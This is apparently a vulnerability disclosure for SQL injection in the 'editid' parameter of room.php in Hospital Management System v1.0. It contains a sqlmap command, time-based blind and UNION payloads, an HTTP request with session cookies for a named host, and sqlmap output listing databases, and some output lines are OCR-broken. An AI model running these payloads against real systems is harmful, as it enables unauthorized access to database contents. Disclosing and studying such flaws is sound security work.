
The Sqli of Hospital Management System (HMS) v1.0



Description:

The vulnerability page is room.php

http://you ip/HMS/room.php

Hospital-Management-System v1.0

The editid parameter in the room.php page appears to be vulnerable to SQL injection attacks.

[+]sqlmap:

python sqlmap.py -u http://localhost/room.php?editid=15 <http://localhost/room.php?editid=15> --batch

[+] Payloads:

```
---
Parameter: editid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: editid=15' AND (SELECT 4307 FROM (SELECT(SLEEP(5)))WlVi) AND 'xtuc'='xtuc

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: editid=-5807' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b6b6271,0x745443705161714c7a72746d596865656b78574a6758516b486a53484e71625946457a556f544275,0x71626a7171),NULL,NULL-- -
---
```

[+]Post request package

```
GET /room.php?editid=15 HTTP/1.1
Host: hms.rapoo.top
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1803c2602eb210-05a24410a265d9-1734337f-1fa400-1803c2602ec659; PHPSESSID=db304eihq1fl2lf16f6991qn68; _ga=GA1.2.955164808.1651717864; _gid=GA1.2.373388019.1651717864; XDEBUG_SESSION=PHPSTORM
Connection: close


```

In action:

```
east one other (potential) technique found
[10:51:50] [INFO] target URL appears to be UNION injectable with 6 columns
[10:51:50] [INFO] GET parameter 'editid' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'editid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 90 HTTP(s) requests:
---
Parameter: editid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: editid=15' AND (SELECT 4307 FROM (SELECT(SLEEP(5)))WlVi) AND 'xtuc'='xtuc

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: editid=-5807' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b6b6271,0x745443705161714c7a72746d59
6865656b78574a6758516b486a53484e71625946457a556f544275,0x71626a7171),NULL,NULL-- -
---
[10:51:50] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0.12
[10:51:50] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\outp
ut\localhost'

[*] ending @ 10:51:50 /2022-05-05/
```

```
[10:53:53] [INFO] resuming back-end DBMS 'mysql'
[10:53:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: editid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: editid=15' AND (SELECT 4307 FROM (SELECT(SLEEP(5)))WlVi) AND 'xtuc'='xtuc

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: editid=-5807' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b6b6271,0x745443705161714c7a72746d5
6865656b78574a6758516b486a53484e71625946457a556f544275,0x71626a7171),NULL,NULL-- -
---
[10:53:54] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0.12
[10:53:54] [INFO] fetching database names
available databases [2]:
[*] hms_rapoo_top
[*] information_schema

[10:53:54] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\out
ut\localhost'
```